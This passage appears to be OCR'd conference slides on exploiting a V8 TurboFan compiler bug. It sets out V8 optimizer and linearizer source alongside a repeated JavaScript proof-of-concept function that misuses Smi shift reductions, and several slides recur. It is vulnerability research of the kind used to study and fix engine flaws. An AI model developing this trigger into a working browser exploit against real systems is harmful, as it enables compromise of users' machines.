        Replace(use, use->InputAt(0));
      }
      ...
    return Replace(node->InputAt(0));
  }
  ...
}
```

● HOW TO EXPLOIT

Ideas #5




The representation change node after the Phi should also be eliminated

HOW TO EXPLOIT


Ideas #5

```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;


    let z = 1 >> y;
    return z;
}
```




HOW TO EXPLOIT

Ideas #5




```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;



    let z = 1 >> y;
    return z;
}
```



• HOW TO EXPLOIT


EffectControlLinearizer



```
Node* EffectControlLinearizer::LowerCheckedTaggedSignedToInt32(
    Node* node, Node* frame_state) {
  Node* value = node->InputAt(0);
  const CheckParameters& params = CheckParametersOf(node->op());
  Node* check = ObjectIsSmi(value);
  __ DeoptimizeIfNot(DeoptimizeReason::kNotASmi, params.feedback(), check,
                     frame_state);
  return ChangeSmiToInt32(value);
}

Node* EffectControlLinearizer::ChangeSmiToInt32(Node* value) {
  ...
  return ChangeSmiToIntPtr(value);
}

Node* EffectControlLinearizer::ChangeSmiToIntPtr(Node* value) {
  ...
  return __ WordSarShiftOutZeros(value, SmiShiftBitsConstant());
}
```

• HOW TO EXPLOIT


EffectControlLinearizer



```
Node* EffectControlLinearizer::LowerCheckedTaggedSignedToInt32(
    Node* node, Node* frame_state) {
  Node* value = node->InputAt(0);
  const CheckParameters& params = CheckParametersOf(node->op());
  Node* check = ObjectIsSmi(value);
  __ DeoptimizeIfNot(DeoptimizeReason::kNotASmi, params.feedback(), check,
                     frame_state);
  return ChangeSmiToInt32(value);
}

Node* EffectControlLinearizer::ChangeSmiToInt32(Node* value) {
  ...
  return ChangeSmiToIntPtr(value);
}

Node* EffectControlLinearizer::ChangeSmiToIntPtr(Node* value) {
  ...
  return __ WordSarShiftOutZeros(value, SmiShiftBitsConstant());
}
```

● HOW TO EXPLOIT


Ideas #5



```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;



    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT


Ideas #5



```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;

    let z = 1 >> y;
    return z;
}
```

• HOW TO EXPLOIT


MachineOperatorReducer



```
Reduction MachineOperatorReducer::ReduceWord32Shl(Node* node) {
  ...
  if (m.right().IsInRange(1, 31)) {
    if (m.left().IsWord32Sar() || m.left().IsWord32Shr()) {
      Int32BinopMatcher mleft(m.left().node());

      // If x >> K only shifted out zeros:
      // (x >> K) << L => x           if K == L
      if (mleft.op() == machine()->Word32SarShiftOutZeros() &&
          mleft.right().IsInRange(1, 31)) {
        Node* x = mleft.left().node();
        int k = mleft.right().ResolvedValue();
        int l = m.right().ResolvedValue();
        if (k == l) {
          return Replace(x);
        } else if (k > l) {
          ...
        }
  ...
}
```

• HOW TO EXPLOIT

MachineOperatorReducer



